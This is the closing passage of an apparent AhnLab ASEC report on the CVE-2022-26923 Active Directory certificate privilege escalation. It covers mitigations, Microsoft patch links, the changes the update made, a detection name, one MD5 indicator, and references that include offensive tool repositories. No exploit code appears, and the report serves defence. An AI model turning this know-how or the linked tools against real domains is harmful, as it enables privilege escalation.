


Figure 16. Restricting machine account creation

Also, disable certificate auto-enrollment feature.




Figure 17. Disabling certificate auto-enrollment

If the auto-enrollment feature is disabled, the domain controller's permission is needed to enroll (issue) certificates. Thus, auto-enrollment must only be enabled for accounts with adequate privileges. More details are available on Microsoft documentation.⁸

⁸ <https://learn.microsoft.com/en-us/windows-server/networking/core-network-guide/cncg/server-certs/configure-server-certificate-autoenrollment>

Vulnerability Update

A security update for the CVE-2022-26923 vulnerability was released on May 10, 2022. The OS versions where the update is applied and their download paths are as follows.

OS	Update Information
Windows RT 8.1	https://support.microsoft.com/help/5014025
Windows Server 2012 R2 Windows 8.1	https://support.microsoft.com/help/5014001
Windows 10	https://support.microsoft.com/help/5013963
Windows Server 2016 Windows 10 Version 1607	https://support.microsoft.com/help/5013952
Windows Server 2019 Windows 10 Version 1809	https://support.microsoft.com/help/5013941
Windows 10 Version 1909	https://support.microsoft.com/help/5013945
Windows 10 Version 20H2 Windows 10 Version 21H2	https://support.microsoft.com/help/5013942
Windows Server 2022	https://support.microsoft.com/help/5013944
Windows 11	https://support.microsoft.com/help/5013943

Table 4. Security update information

Steps of verification added in the update are as follows.

Addition of Identification Field

The szOID_NTDS_CA_SECURITY_EXT field was added to the certificate template. This field includes objectSid used to configure the certificate's subject information, and the CS additionally identifies this.




Figure 18. objectSid within the szOID_NTDS_CA_SECURITY_EXT field

Restriction on dNSHostName Modification

The “Validated write to DNS hostname” privilege which allowed for the modification of dNSHostName was patched to only allow dNSHostName to be set to the certificate subject's SAM account name or computer account name. Thus, there would be no duplicates of account names.

AhnLab Response Overview

The aliases and the engine version information of AhnLab products are shown below.

```
File Diagnosis
- Exploit/Powershell.Cve-2022-26923 (2022.10.18.03)
```

Indicators Of Compromise (IOC)

File Hashes (MD5)

The MD5 of the related files are as follows. (However, sensitive samples may have been excluded.)

```
3a027b86796be9f37a6c188098fd22fc
```

References

[1] CVE-2022-26923 Report

<https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4>

[2] CVE-2022-26923 Update Guide

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-26923>

[3] Active Directory Certificate Services: Enterprise CA Architecture

<https://social.technet.microsoft.com/wiki/contents/articles/53249.active-directory-certificate-services-enterprise-ca-architecture.aspx>

[4] Impacket Github

<https://github.com/SecureAuthCorp/impacket>

[5] Certipy Github

<https://github.com/ly4k/Certipy>

[6] PowerSploit Github

<https://github.com/PowerShellMafia/PowerSploit>

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea

Tel : +82 31 722 8000 | Fax : +82 31 722 8901

www.ahnlab.com

www.asec.ahnlab.com/en

© AhnLab, Inc. All rights reserved.

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. The ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.